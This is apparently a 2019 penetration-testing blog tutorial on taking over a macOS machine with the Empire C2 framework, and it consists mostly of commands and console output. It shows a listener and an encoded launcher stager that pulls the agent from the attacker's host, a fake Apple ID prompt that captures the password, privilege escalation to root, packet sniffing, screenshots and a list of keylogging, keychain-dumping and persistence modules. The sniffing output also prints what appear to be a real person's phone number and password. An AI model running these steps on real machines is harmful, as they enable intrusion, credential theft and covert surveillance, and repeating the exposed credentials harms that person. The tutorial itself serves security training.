OSX Exploitation with Powershell Empire

March 21, 2019 By Raj Chandel

This article is another post in the empire series. In this article, we will learn OSX Penetration testing using empire.

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
Exploiting MAC

Here I'm considering you know PowerShell Empire's basics, therefore, we will create the listener first using the following commands:

```
uselistener http
set Host //192.168.1.26
execute
```



Executing the above commands will start up the listener as shown in the image above. Now the next step is to create a stager for OS X. And for that, type :

```
usestager osx/launcher
execute
```

```
(Empire: listeners) > usestager osx/launcher
(Empire: stager/osx/launcher) > execute
echo "import sys,base64,warnings;warnings.filterwarnings('ignore');exec(base64.b64decode('aW1wb3J0IH
ID0gc3VicHJvY2Vzcy5Qb3BlbihjbWQsIHNoZWxsPVRydWUsIHN0ZG91dD1zdWJwcm9jZXNzLlBJUEUpCm91dCA9IHBzLnN0ZG91
BvcnQgdXJsbGliMjsKVUE9J01vemlsbGEvNS4wIChXaW5kb3dzIE5UIDYuMTsgV09XNjQ7IFRyaWRlbnQvNy4wOyBydjoxMS4wKS
ZXN0KHNlcnZlcit0KTsKcmVxLmFkZF9oZWFkZXIoJ1VzZXItQWdlbnQnLFVBKTsKcmVxLmFkZF9oZWFkZXIoJ0Nvb2tpZScsInNl
IyLmJ1aWxkX29wZW5lcihwcm94eSk7CnVybGxpYjIuaW5zdGFsbF9vcGVuZXIobyk7CmE9dXJsbGliMi51cmxvcGVuKHJlcSkucm
bmdlKDI1NiksMCxbXQpmb3IgaSBpbiByYW5nZSgyNTYpOgogICAgaj0oaitTW2ldK29yZChrZXlbaSVsZW4oa2V5KV0pKSUyNTYK
I1NgogICAgU1tpXSxTW2pdPVNbal0sU1tpXQogICAgb3V0LmFwcGVuZChjaHIob3JkKGNoYXIpXlNbKFNbaV0rU1tqXSklMjU2XS
(Empire: stager/osx/launcher) >
```

As you can see in the image above, the above stager will generate a code. Execute this code in the target system i.e. OS X and after the execution, you will have your session as shown in the image below :

```
(Empire: agents) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process            PID    Delay
 ----     -- -----------     ------------      --------                -------            ---    -----
 2BOCUCHB py 192.168.1.33
   hadess-Mac.local  hades                    /usr/bin/python    676    5/0.0    2019-03-14 06:21:07

(Empire: agents) > rename 2BOCUCHB MacOS
(Empire: agents) > interact MacOS
(Empire: MacOS) > info

[*] Agent info:

        nonce                   4541555215158726
        jitter                  0.0
        servers                 None
        internal_ip             192.168.1.33
        working_hours
        session_key             4]@/Oxo@@@@K@pn@u@@f3kc@_m@G
        children                None
        checkin_time            2019-03-14 06:20:00
        hostname                hadess-Mac.local
        id                      1
        delay                   5
        username                hades
        kill_date
        parent                  None
        process_name            /usr/bin/python
        listener                http
        process_id              676
        profile                 /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT
                                6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
        os_details              Darwin,hadess-Mac.local,18.2.0,Darwin Kernel Version 18.2.0: Mon Nov
                                12 20:24:46 PST 2018; root:xnu-4903.231.4~2/RELEASE_X86_64,x86_64
```

Post Exploitation

Phishing


As we have the session of our mac, there are few post exploits that can use to our advantage. The first post exploitation module we will use is a collection/osx/prompt. Using this module will ask the user to enter their password to their Apple ID, which means this module does not work in stealth mode. To use this module type :

```
usemodule collection/osx/prompt
execute
```

```
(Empire: MacOS) > usemodule collection/osx/prompt
(Empire: python/collection/osx/prompt) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked 2BOCUCHB to run TASK_CMD_WAIT
[*] Agent 2BOCUCHB tasked with task ID 3
[*] Tasked agent MacOS to run module python/collection/osx/prompt
(Empire: python/collection/osx/prompt) > [*] Agent 2BOCUCHB returned results.
button returned:OK, text returned:toor


[*] Valid results returned by 192.168.1.33
```

Executing the above module will open a prompt in the target machine as shown in the image below and when entered password you have it in clear text as shown in the image above.



Privilege Escalation

For the privilege escalation of OS X, we have used the module privesc/multi/sudo_spawn. To sue this module type :

```
usemodule privesc/multi/sudo_spawn
set Listener http
set Password toor
execute
```

Executing this module will give you admin rights with a new session, as you can see in the image below :

```
(Empire: MacOS) > usemodule privesc/multi/sudo_spawn
(Empire: python/privesc/multi/sudo_spawn) > set Listener http
(Empire: python/privesc/multi/sudo_spawn) > set Password toor
(Empire: python/privesc/multi/sudo_spawn) > execute
[*] Tasked 2BOCUCHB to run TASK_CMD_WAIT
[*] Agent 2BOCUCHB tasked with task ID 4
[*] Tasked agent MacOS to run module python/privesc/multi/sudo_spawn
(Empire: python/privesc/multi/sudo_spawn) > [*] Agent 2BOCUCHB returned results.
[*] Valid results returned by 192.168.1.33
[*] Sending PYTHON stager (stage 1) to 192.168.1.33
[*] Agent OG42FY1T from 192.168.1.33 posted valid Python PUB key
[*] New agent OG42FY1T checked in
[+] Initial agent OG42FY1T from 192.168.1.33 now active (Slack)
[*] Sending agent (stage 2) to OG42FY1T at 192.168.1.33
[!] strip_python_comments is deprecated and should not be used

(Empire: python/privesc/multi/sudo_spawn) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process            PID    Delay
 ----     -- -----------     ------------      --------                -------            ---    -----
 MacOS    py 192.168.1.33
   hadess-Mac.local  hades                    /usr/bin/python    676    5/0.0    2019-03-14 06:40:20
 OG42FY1T py 192.168.1.33
   hadess-Mac.local  *root                    python -c import s 769    5/0.0    2019-03-14 06:40:21

(Empire: agents) > rename OG42FY1T Macroot
(Empire: agents) > interact Macroot
(Empire: Macroot) > getuid
[*] Tasked OG42FY1T to run TASK_SHELL
[*] Agent OG42FY1T tasked with task ID 1
(Empire: Macroot) > [*] Agent OG42FY1T returned results.
root
 ..Command execution completed.
[*] Valid results returned by 192.168.1.33
```

Sniffing

The module we will use is collection/osx/sniffer. This will sniff around all the traffic in the coming to and going from our target system and give us all the necessary details by creating a pcap file. To use module type :

```
usemodule collection/osx/sniffer
execute
```

```
(Empire: Macroot) > usemodule collection/osx/sniffer
(Empire: python/collection/osx/sniffer) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked OG42FY1T to run TASK_CMD_WAIT_SAVE
[*] Agent OG42FY1T tasked with task ID 6
[*] Tasked agent Macroot to run module python/collection/osx/sniffer
(Empire: python/collection/osx/sniffer) >
[*] Compressed size of hadess-Mac.local_2019-03-14_07-11-17.pcap download: 18 KB
[*] Final size of hadess-Mac.local_2019-03-14_07-11-17.pcap wrote: 29 KB
[+] File sniffer/hadess-Mac.local_2019-03-14_07-11-17.pcap from Macroot saved
[*] Agent OG42FY1T returned results.
Output saved to ./downloads/Macroot/sniffer/hadess-Mac.local_2019-03-14_07-11-17.pcap
[*] Valid results returned by 192.168.1.33
```

As you can see that you will even find the password in clear text in the pcap file as shown in the image below :

```
74 16.573762   182.18.171.150   192.168.1.33     HTTP   1506 Continuati
75 16.573764   182.18.171.150   192.168.1.33     HTTP   1506 Continuati
76 16.573765   182.18.171.150   192.168.1.33     HTTP   1506 Continuati
77 16.573767   182.18.171.150   192.168.1.33     HTTP   1506 Continuati
78 16.573768   182.18.171.150   192.168.1.33     HTTP   1506 Continuati
79 16.573769   182.18.171.150   192.168.1.33     HTTP   1506 Continuati
80 16.573771   182.18.171.150   192.168.1.33     HTTP   1506 Continuati
81 16.573772   182.18.171.150   192.168.1.33     HTTP   1506 Continuati
82 16.574747   192.168.1.33     182.18.171.150   TCP      66 50583 → 80
83 16.574748   192.168.1.33     182.18.171.150   TCP      66 50583 → 80
```

```
    [Calculated window size: 132480]
    [Window size scaling factor: 64]
    Checksum: 0x23de [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [SEQ/ACK analysis]
  ▸ [Timestamps]
    TCP payload (69 bytes)
    TCP segment data (69 bytes)
▸ [2 Reassembled TCP Segments (652 bytes): #32(583), #33(69)]
▸ Hypertext Transfer Protocol
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▸ Form item: "mobileNo" = "9958024249"
  ▸ Form item: "password" = "imsanjeet2sr"
  ▸ Form item: "CatType" = ""
  ▸ Form item: "redirectPage" = ""
  ▸ Form item: "pid" = ""
```

Next post module is of taking a screenshot of the target system and to use the said module type :

```
usemodule collection/osx/screenshot
execute
```

```
(Empire: Macroot) > usemodule collection/osx/screenshot
(Empire: python/collection/osx/screenshot) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked OG42FY1T to run TASK_CMD_WAIT_SAVE
[*] Agent OG42FY1T tasked with task ID 8
[*] Tasked agent Macroot to run module python/collection/osx/screenshot
(Empire: python/collection/osx/screenshot) >
[*] Compressed size of hadess-Mac.local_2019-03-14_07-31-46.png download: 2 MB
[*] Final size of hadess-Mac.local_2019-03-14_07-31-46.png wrote: 2 MB
[+] File screenshot/hadess-Mac.local_2019-03-14_07-31-46.png from Macroot saved
[*] Agent OG42FY1T returned results.
Output saved to ./downloads/Macroot/screenshot/hadess-Mac.local_2019-03-14_07-31-46.png
[*] Valid results returned by 192.168.1.33
```

The above module will take a screenshot as shown in the image below :

There is a further number of post modules which you can use and experiment with as shown in the image below :

```
(Empire: 7NDYUB0K) > usemodule ⇦
collection/linux/hashdump*
collection/linux/keylogger
collection/linux/mimipenguin*
collection/linux/pillage_user
collection/linux/sniffer*
collection/linux/xkeylogger
collection/osx/browser_dump
collection/osx/clipboard
collection/osx/hashdump*
collection/osx/imessage_dump
collection/osx/kerberosdump
collection/osx/keychaindump*
collection/osx/keychaindump_chainbreaker
collection/osx/keychaindump_decrypt
collection/osx/keylogger
collection/osx/native_screenshot
collection/osx/native_screenshot_mss
collection/osx/osx_mic_record
collection/osx/pillage_user
collection/osx/prompt
collection/osx/screensaver_alleyoop
collection/osx/screenshot
collection/osx/search_email
collection/osx/sniffer*
collection/osx/webcam
exploit/web/jboss_jmx
lateral_movement/multi/ssh_command
lateral_movement/multi/ssh_launcher
management/multi/kerberos_inject
management/multi/socks
management/multi/spawn
management/osx/screen_sharing
management/osx/shellcodeinject64*
persistence/multi/crontab
persistence/multi/desktopfile
persistence/osx/CreateHijacker*
persistence/osx/LaunchAgentUserLandPersistence
persistence/osx/RemoveDaemon*
persistence/osx/launchdaemonexecutable*
persistence/osx/loginhook
persistence/osx/mail
privesc/linux/linux_priv_checker
privesc/linux/unix_privesc_check
privesc/multi/bashdoor
privesc/multi/sudo_spawn
privesc/osx/dyld_print_to_file
privesc/osx/piggyback
privesc/windows/get_gpppasswords
situational_awareness/host/multi/SuidGuidSearch
situational_awareness/host/multi/WorldWriteableFileSearch
situational_awareness/host/osx/HijackScanner
situational_awareness/host/osx/situational_awareness
situational_awareness/network/active_directory/dscl_get_groupmembers
situational_awareness/network/active_directory/dscl_get_groups
situational_awareness/network/active_directory/dscl_get_users
situational_awareness/network/active_directory/get_computers
situational_awareness/network/active_directory/get_domaincontrollers
situational_awareness/network/active_directory/get_fileservers
situational_awareness/network/active_directory/get_groupmembers
situational_awareness/network/active_directory/get_groupmemberships
situational_awareness/network/active_directory/get_groups
situational_awareness/network/active_directory/get_ous
situational_awareness/network/active_directory/get_userinformation
situational_awareness/network/active_directory/get_users
situational_awareness/network/dcos/chronos_api_add_job
situational_awareness/network/dcos/chronos_api_delete_job
situational_awareness/network/dcos/chronos_api_start_job
situational_awareness/network/dcos/etcd_crawler
situational_awareness/network/dcos/marathon_api_create_start_app
situational_awareness/network/dcos/marathon_api_delete_app
situational_awareness/network/find_fruit
situational_awareness/network/gethostbyname
situational_awareness/network/http_rest_api
situational_awareness/network/port_scan
situational_awareness/network/smb_mount
trollsploit/osx/change_background
trollsploit/osx/login_message*
trollsploit/osx/say
trollsploit/osx/thunderstruck
```